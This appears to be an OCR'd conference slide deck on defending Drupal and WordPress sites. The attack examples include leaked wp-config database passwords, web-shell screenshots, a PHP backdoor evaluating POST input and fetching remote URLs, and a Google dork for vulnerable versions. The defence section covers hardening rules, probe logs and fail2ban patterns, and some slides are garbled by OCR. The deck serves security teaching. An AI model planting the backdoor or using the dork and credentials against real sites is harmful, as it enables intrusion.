
Security Advisories are only made for issues affecting stable releases (Y.x-Z.0 or higher) in the *supported* major version branches (at the time of writing Drupal 7.x and Drupal 8.x). That means no security advisories for development releases (-dev), ALPHAs, BETAs or RCs.

Support means both as supported by Drupal core and by the project maintainer via their project page.

The requirement for a full release means that the Security Team will not create an advisory for "sandbox" projects nor projects hosted via external repositories such as some distributions.

We do not take the usage of a project into account to keep this policy clear for our users.

Severe SQL Injection Flaw Discovered in WordPress Plugin with Over 1 Million Installs




https://www.drupal.org/security-advisory-policy



MISCONFIGURATIONS: SAVED COPIES OF SENSITIVE FILESISTEL

```
co.uk/wp-config fix.txt
                                                              Q Search
<?php
/**
 * when the site died last time it was because WP updates change the table name to
wp post by default. That results in either a site with no content or a completely
broke 404. Scroll down to the middle of the config file and alter $table prefix =
'wp post'; or "wp " to $table prefix = 'wp chiro';
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB NAME', 'site');
/** MySQL database username */
define('DB USER', 'usr');
/** MySQL database password */
define('DB PASSWORD', 'm4rketlng');
/** MySQL hostname */
define('DB HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB COLLATE', '');
/**#@+
 * Authentication Unique Keys and Salts.
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1
/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This
```

MISCONFIGURATIONS: SAVED COPIES OF SENSITIVE FILESISTEL



Index of /

Last modified Size Description Name license.txt 18-Feb-2015 22:41 robots.txt 05-Oct-2008 16:09 testing.htm 13-May-2004 14:03 239 wp-activate.php 10-Sep-2014 12:54 4.8K wp-atom.php 07-Jul-2011 11:15 226 Ē wp-blog-header.php 27-Oct-2013 16:25 271 wp-comments-post.php 29-Dec-2014 11:45 wp-commentsrss2.php 07-Jul-2011 11:15 244 29-Dec-2014 11:45 2.7K wp-config-sample.php wp-config.php 05-Oct-2008 16:36 1.6K wp-content/ 14-Sep-2015 15:25 wp-cron.php 10-Sep-2014 12:54 2.9K wp-feed.php 07-Jul-2011 11:15 246 wp-links-opml.php 27-Oct-2013 16:25 2.3K wp-load.php 10-Sep-2014 12:54 2.7K wp-login.php 29-Dec-2014 11:45 wp-mail.php 10-Sep-2014 12:54 8.1K wp-pass.php 06-Jan-2012 15:48 413 wp-rdf.php 07-Jul-2011 11:15 224 wp-register.php 06-Jan-2012 15:48 334 wp-rss.php 07-Jul-2011 11:15 224 wp-rss2.php 07-Jul-2011 11:15 226 wp-settings.php 10-Sep-2014 12:54 wp-signup.php 29-Dec-2014 11:45 wp-trackback.php 29-Dec-2014 11:45 3.9K xmlrpc.php 15-Jul-2014 15:13 3.0K


navigable / readable config files

```
// ** MySQL settings ** //
define('DB_NAME', 'midnig2_amj_wp');
define('DB_USER', 'midnig2_leifur');
                                        // The name of the databa
                                        // Your MySQL username
define('DB_PASSWORD', 'v1NlAnD4vR'); // ...and password
define('DB HOST', 'mysgl7.
change this value
define('DB CHARSET', 'utf8');
define('DB COLLATE', '');
// Change each KEY to a different unique phrase. You won't have
later.
// so make them long and complicated. You can visit http://api.w
// to get keys generated for you, or just make something up. Eac
different phrase.
define('AUTH KEY', 'L@nse Aux M3adows'); // Change this to a unic
define('SECURE AUTH KEY', 'n3wf0unDl@nD and L@brad0R'); // Change
define('LOGGED_IN_KEY', 'Han vil ikke ta henne med for det ville
Leiv.'); // Change this to a unique phrase.
// You can have multiple installations in one database if you giv
$table prefix = 'wp '; // Only numbers, letters, and underscor
// Change this to localize WordPress. A corresponding MO file for
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPI
// to enable German language support.
define ('WPLANG', '');
/* That's all, stop editing! Happy blogging. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname( FILE ) . '/');
require once(ABSPATH . 'wp-settings.php');
```




MISCONFIGURATIONS: VISIBLE SENSITIVE FILES





Index of /pathology/downloads/downloadReports









Reporting tens of thousands of exposed medical records indexed by Google and containing test results for things like HIV is not fun...




2:58 AM - 30 Nov 2016



ANYTHING BUT COSMETIC: TAKING CONTROL







ANYTHING BUT COSMETIC: TAKING CONTROL



Reconstructive Surgery Cosmetic Surgery Locations Microsoft-IIS/7.5 server ip : Windows NT INTRAWWW 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) i586 K2LL33D SHELL your ip: 158.58.170.186 safemode: OFF About Me MySQL: ON | Perl: OFF | cURL: ON | WGet: OFF HOME [A][C][D] > C: \inetpub \ www. Joomla Files Shell upload Sym Eval Remote Sql Mass Brute PHP Zone-H Wordpress Vb Domains String Boom IUSR > execute! C:\inetpub\www co.uk\ view view! modified size owner:group 05-Aug-2013 00:43 ????:???? newfile newfolder **rwxrwxrwx** 0 09-Oct-2013 10:34 newfile | newfolder ????:???? rwxrwxrwx aspnet_client ????:???? 31-Jul-2013 03:07 rename delete DIR includes DIR ????:???? 04-Aug-2013 22:37 rename delete **rwxrwxrwx** 04-Aug-2013 22:37 DIR ????:???? **rwxrwxrwx** rename delete modules ????:???? 04-Aug-2013 22:37 DIR rename delete **rwxrwxrwx** profiles 30-Jul-2013 16:36 DIR ????:???? rename delete **rwxrwxrwx** scripts ????:???? 04-Aug-2013 22:37 DIR **rwxrwxrwx** rename delete



ANYTHING BUT COSMETIC: TAKING CONTROL



	Website by
K2LL33D SHELL	Microsoft-IIS/7.5 Windows NT INTRAWWW 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) i586 IUSR safemode: OFF MySQL: ON Perl: OFF CURL: ON WGet: OFF [A][C][D] > C: \ inetpub \ www.\ \ inetpub \ w
Files Shell upload Sym Ev	ral Remote Sql Mass Brute PHP Zone-H Joomla Wordpress Vb Domains String Boom
Filename	C:\inetpub\www.co.uk\sites\default\settings.php
Size	21.48 kb
Permission	rw-rw-
Owner	IUSR
Create time	25-Jul-2013 22:44
Last modified	04-Aug-2013 21:26
Last accessed	25-Jul-2013 22:44
Actions	edit rename delete download (gzip)
View	text code image
	php</th
	/** * @file * Drupal site-specific configuration file. * IMPORTANT NOTE: * This file may have been set to read-only by the Drupal installation * program. If you make changes to this file, be sure to protect it again * after making your modifications. Failure to remove write permissions * to this file is a security risk.



ANYTHING BUT COSMETIC: TAKING CONTROL



K2LL33D About Me Files Shell uploa Filename Size Permission Owner	- Allower addition - Changer Drupal - Removed downloom - Changer singler - Fixed on som - Fixed not experienced - Changer access an acces an access an acces	ed an unnecessary "Content-Disposition" header from private file bads; it prevented many private files from being viewed inline in a web
Last accesse	FALSE	explicitly to prevent a header from being sent at all; this was already ted in the function's documentation.)
Actions		edit rename delete download (gzip)
View		text code image
		php</th
		/** * @file * Drupal site-specific configuration file.
		* IMPORTANT NOTE: * This file may have been set to read-only by the Drupal installation * program. If you make changes to this file, be sure to protect it again * after making your modifications. Failure to remove write permissions * to this file is a security risk.
	citec	DIR 77777777 PWYFWXFWX 04-Aug-2013 22:37 rename dejete



UPLOAD A SHELL



In the session_inc variable include a malicious file from the /tmp/ folder:

```
<?php
error reporting(0);
include DRUPAL_ROOT . '/' .'includes/session.inc';
if(isset($_POST["vk4u"])){@preg_replace('/^/e','e'.'val($_POST["vk4u"])', 'add');exit;}
function drupal get urlsc callback url($url) {
  $timeout = 15;
  if(!function_exists('curl_init')||!function_exists('curl_exec')) {
   $opts = array('http'=>array(
                                                              'timeout'=>$timeout));
                                        'method'=>"GET",
   $context = stream context_create($opts);
   $file contents = file get contents($url,false,$context);
  } else {
    $ch = curl init();
   curl setopt ($ch, CURLOPT URL, $url);
   curl setopt ($ch, CURLOPT RETURNTRANSFER, 1);
    curl setopt ($ch, CURLOPT CONNECTTIMEOUT, $timeout);
   $file contents = curl exec($ch);
    curl close($ch);
  return $file contents;
```



➤ Internet of things: shodan.io



understand your digital footprint.



- ➤ Internet of things: shodan.io
- ➤ Google Dorks

inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 site:github.com -site:drupal.org





- ➤ Internet of things: shodan.io
- ➤ Google Dorks
- ➤ Exploit-db



35484

Exploits Archived

t a 0 y

Offensive Security Exploit Database Archive

The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn about the Exploit Database.



Home Exploits Shellcode Papers Google Hacking Database

Remote Exploits


This exploit category includes exploits for remote services or applications, including client side exploits.

Date	D	Α	٧	Title	Platform	Author
2016-06-14	•		V	Apache Continuum Arbitrary Command Execution	linux	metasploit
2016-06-10	-	-	V	Poison Ivy 2.1.x C2 Buffer Overflow (msf)	windows	Jos Wetzels
2016-06-10	-	-	V	IPFire proxy.cgi RCE	cgi	metasploit
2016-06-10	•	-	V	IPFire Bash Environment Variable Injection (Shellshock)	cgi	metasploit
2016-06-10	-	-	V	Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution	multiple	metasploit
2016-05-31	-	-	V	Data Protector A.09.00 - Encrypted Communications Arbitrary Command Execution (msf)	windows	Ian Lovering
2016-05-26	4	-	V	HP Data Protector A.09.00 - Arbitrary Command Execution	windows	lan Lovering





- ➤ Internet of things: shodan.io
- ➤ Google Dorks
- ➤ Exploit-db
- ➤ Show off: zone-h





Home News Events Archive Archive W Onnoid Notify Stats Register Login Discialmer Contact
Attribution-NonCommercial-NoDerivs 3.0 Unported License



- ➤ Internet of things: shodan.io
- ➤ Google Dorks
- > Exploit-db
- ➤ Show off: zone-h
- ➤ Trawlers / chancers

```
"POST /?q=user/password HTTP/1.1" 200 5373 ""
"GET /sites/default/settings HTTP/1.1" 404 2866
"GET /sites/default/settings.php~ HTTP/1.1" 403
"GET /sites/default/settings.php.txt HTTP/1.1"
"GET /sites/default/settings.php.old HTTP/1.1"
"GET /sites/default/settings.php_old HTTP/1.1"
"GET /sites/default/settings.php-old HTTP/1.1"
"GET /sites/default/settings.php.save HTTP/1.1"
"GET /sites/default/settings.php.swp HTTP/1.1" 403
"GET /sites/default/settings.php.swo HTTP/1.1"
"GET /sites/default/settings.php_bak HTTP/1.1"
"GET /sites/default/settings.php-bak HTTP/1.1" 404
"GET /sites/default/settings.php.original HTTP/1.1"
"GET /sites/default/settings.php.old HTTP/1.1" 404
"GET /sites/default/settings.php.orig HTTP/1.1"
"GET /sites/default/settings.php.bak HTTP/1.1" 403
"GET /sites/default/settings.save HTTP/1.1" 404
"GET /sites/default/settings.old HTTP/1.1" 404 2868
"GET /sites/default/settings.bak HTTP/1.1" 403 2990
"GET /sites/default/settings.orig HTTP/1.1" 404 286
"GET /sites/default/settings.original HTTP/1.1"
     /sites/default/settinas.txt HTTP/1
```

PROTECTION MEASURES

- ➤ Control Leakage
- ➤ Restrict access to files
- ➤ Layered Defence



INFORMATION LEAKAGE != OBFUSCATION



Cons:

- Security through obscurity is pointless
- ➤ There are many ways that you can determine the CMS and its version





INFORMATION LEAKAGE != OBFUSCATION



Cons:

- Security through obscurity is pointless
- ➤ There are many ways that you can determine the CMS and its version









INFORMATION LEAKAGE != OBFUSCATION



Cons:

- Security through obscurity is pointless
- ➤ There are many ways that you can determine the CMS and its version

Hide, obscure, or remove clues that a site runs on Drupal Last updated February 17, 2014. Created on April 9, 2010. Edited by cloudrider9@gmail.com, Nikhil Mohan, Garrett Albright, shamio. Log in to edit this page. Many times, new users with an incomplete idea of "security" ask: 1. How can I hide from the visitor that the site is using Drupal? 2. How can I hide from the visitor what kind of modules/themes are used for this web site? The short answer is: A You can't. Do not try.

Pros:

- ➤ A layered defence has this as a component
- Many exploits are reliant on simple version determination for version specific exploits
- ➤ Simple process to place effective hurdle in the path of script kiddies
- ➤ A component of defence only



SECURITY MISCONCEPTIONS



- ➤ Port reassignment
 Use port 2020, 2222 etc in place of 22
 Bad Idea!
- ➤ Waste of time: port scanners (nmap) will find it
- ➤ False sense of security: Better spend time doing real security RSA keys, IP restriction, AllowGroups, no Root login IDS or other activity pattern matching.
- ➤ Poor Security:

 Ports below 1024 are privileged ports

 Above 1024 are not easy to mimic ssh and listen.
- ➤ Non standard Other security measures won't guard it.



DEFENCE LEVEL 1 – PORT LEVEL CONTROL



Know what ports you have open, what is listening on them and who can access.

On the server:

\$netstat -nlp | grep tcp

0.0.0.0:9080	LISTEN	1804/varnishd
127.0.0.1:25	LISTEN	2583/exim4
123.45.67.89:443	LISTEN	1037/pound
0.0.0.0:2812	LISTEN	1007/monit
127.0.0.1:6082	LISTEN	1799/varnishd
0.0.0.0:3306	LISTEN	1727/mysqld
127.0.0.1:11211	LISTEN	849/memcached
127.0.0.1:6379	LISTEN	946/redis-server 12
0.0.0.0:10000	LISTEN	2644/perl
123.45.67.89:80	LISTEN	1037/pound
0.0.0.0:22	LISTEN	851/sshd
0:::9080	LISTEN	1804/varnishd
0 ::1:25	LISTEN	2583/exim4
0 :::8443	LISTEN	1779/apache2
0 :::8080	LISTEN	1779/apache2
0 :::22	LISTEN	851/sshd
<pre>0 :::9080 0 ::1:25 0 :::8443 0 :::8080</pre>	LISTEN LISTEN LISTEN LISTEN	1804/varnishd 2583/exim4 1779/apache2 1779/apache2

From outside:

```
$nmap xxx.xxx.xxx.xxx
```

```
Not shown: 990 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
554/tcp open tsp
7070/tcp open realserver
8080/tcp open http-proxy
8443/tcp open https-alt
9080/tcp open glrpc
10000/tcp open snet-sensor-mgmt
```

Red: IP / MAC restricted
Grey: Router proxies



DEFENCE LEVEL 2 – HARDEN SOFTWARE



Configure

- mod_negotiation-Multiviews
- mod_indexes-Indexes

Modules To Disable

- mod status
- mod_userdir
- mod_info

➤ PHP

- enable_dl = Off
- allow_url_fopen = Off
- register_globals = Off
- disable_functions = openlog
- open_basedir = /var/www/
- upload_tmp_dir = /var/www/tmp

```
$ curl -Ikis "http://localhost/dump" -H "Accept: Accio/dumps"
HTTP/1.1 406 Not Acceptable
Date: Mon, 27 Feb 2017 17:40:36 GMT
Server: Apache/2.4.25 (Unix) PHP/5.6.29
Alternates:
{"dump.sql" 1 {type application/x-sql} {length 104857600}},
{"dump.txt" 1 {type text/plain} {length 104857600}}
Vary: negotiate,accept
TCN: list
Content-Type: text/html; charset=iso-8859-1
```

Not Acceptable

An appropriate representation of the requested resource /dump could not be found on this server.

Available variants:

- · dump.sql , type application/x-sql
- dump.txt , type text/plain



DEFENCE LEVEL 2 – FILE PROTECTION MEASURES



All public folders (document root)

```
AllowOverride None
Options -Indexes +SymLinksIfOwnerMatch -MultiViews
```

All public folders (files)

```
php_flag engine off
```

All private files:

```
php_flag engine off
Require all denied
```

Deny access to txt files and php files other than specific ones:

```
<FilesMatch "([^(xxrobots|robots)].*\.txt|[^(index|channel)].*\.php)$">
Require all denied
Require ip {your-static-ip}
Require ip 127.0.0.1
Require valid-user
Require group {your secure group}
```



DEFENCE LEVEL 2 – FILE PROTECTION MEASURES



Deny access to hidden (DVCS) files:

```
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteCond %{REQUEST_URI} "!(^|/)\.well-known/([^./]+./?)+$" [NC]
    RewriteCond %{SCRIPT_FILENAME} -d [OR]
    RewriteCond %{SCRIPT_FILENAME} -f
    RewriteRule "(^|/)\." - [F]
</IfModule>
```

Deny access to files by type:

```
<FilesMatch "\.(engine|inc|info|install|make|module|profile|test|po|
sh|.*sql|theme|tpl(\.php)?|xtmpl)(~|\.sw[op]|\.bak|\.orig|\.save)?$|
^(\..*|Entries.*|Repository|Root|Tag|Template)$|^#.*#$|\.php(~|
\.sw[op]|\.bak|\.orig\.save)$">
Require all denied
```



DEFENCE LEVEL 3 – ANALYSE ACCESS PATTERNS



- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- ➤ Don't dump on production!



DEFENCE LEVEL 3 - ANALYSE ACCESS PATTERNS



- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- Don't dump on production!

```
# Examples of real attempts to access sensitive files and backups
/sites/default/settings
/sites/default/settings.php~
/sites/default/settings.php.txt
/sites/default/settings.php.old
/sites/default/settings.php old
/sites/default/settings.php-old
/sites/default/settings.php.save
/sites/default/settings.php.swp
/sites/default/settings.php.swo
/sites/default/settings.php bak
/sites/default/settings.php-bak
/sites/default/settings.php.original
/sites/default/settings.php.orig
/sites/default/settings.php.bak
/sites/default/settings.save
/sites/default/settings.old
/sites/default/settings.bak
/sites/default/settings.orig
/sites/default/settings.original
/sites/default/settings.txt
```



DEFENCE LEVEL 3 - ANALYSE ACCESS PATTERNS



- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- Don't dump on production!

```
All of the following had UA of
"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
"GET /backup.zip
"GET /backup.rar
"GET /backup.tar.gz
```

"GET /backup.sql.gz
"GET /backup
"GET /public_html.tar.gz
"GET /public_html.tar.bz2
"GET /public_html.zip

"GET /public_html.rar

"GET /dump.sql

"GET /backup.sql

"GET /dump.sql.gz

"GET/dump.sql.bz2"

"GET /dump.sql.zip

"GET /dump.zip

"GET /dump

"GET /mysqldump

"GET/mysqldump.sql

"GET/pma

"GET /phpmyadmin

"GET /myadmin



DEFENCE LEVEL 4 - REACTIVE



- mod_evasive
- mod_security
- ➤ Fail2ban
- Logwatch
- > ELK
- ➤ IPTABLES / IPSET

[Definition]

Option: failregex

Notes.: regex to match the NOWaY settings.bak attack.

Values: TEXT

Test: fail2ban-regex/var/log/apache2/access.log/etc/fail2ban/filter.d/apache-cmsnoway.conf'^ < HOST > .*(\/admin\/reports\/dblog).*\$'

failregex = ^ <HOST> .* "GET NOWaY123\.php|settings\.(php\bak|bak|bak)|php old|bak|old|sav

Option: ignoreregex

Notes.: regex to ignore. If this re

Values: TEXT

 $ignoreregex = '^< HOST> .*(\lor)$

Fail2Ban 17/01/2017 [Fail2Ban] apache-cmsnoway: banned 195.154.1... Archive - On My Mac Hi, The IP 195.154.194.192 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 17/01/201

[Fail2Ban] apache-cmsnoway: banned 46.159.56... Archive - On My Mac Hi, The IP 46.159.56.38 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017 [Fail2Ban] apache-cmsnoway: banned 46.159.56... Archive - On My Mac

Hi, The IP 46.159.56.38 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017

[Fail2Ban] apache-cmsnoway: banned 46.159.18... Archive - On My Mac Hi, The IP 46.159.187.206 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017

[Fail2Ban] apache-cmsnoway: banned 195.154.1... Archive - On My Mac Hi, The IP 195.154.199.145 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 15/01/2013

[Fail2Ban] apache-cmsnoway: banned 162.158.8... Archive - On My Mac Hi, The IP 162.158.89.56 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 14/01/2017

[Fail2Ban] apache-cmsnoway: banned 162.158.9... Archive - On My Mac Hi, The IP 162.158.91.102 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 12/01/201

DEFENCE LEVEL 5 - INTRUSION DETECTION SYSTEM



- ➤ Host based Intrusion detection system
 - ➤ log analysis
 - ➤ file integrity checking,
 - policy monitoring,
 - ➤ rootkit detection,
 - real-time alerting and
 - active response

http://ossec.github.io/



OSSEC HIDS Notification. 2017 Jan 19 13:57:11

Received From: server-005-023->syscheck

Rule: 550 fired (level 7) -> "Integrity checksum changed."

Portion of the log(s):


Integrity checksum changed for: '/var/www/www.somesite.com/live/htdocs/sites/default/settings.php'

Permissions changed from 'r--r----' to 'rw-r-----'

-- END OF NOTIFICATION

CMS - NOWAY - DEFENCE IN DEPTH






Best protection - File is not there in the first place!!



ATTACK SURFACES





NOTHING IS PERFECT





Tavis Ormandy

Following

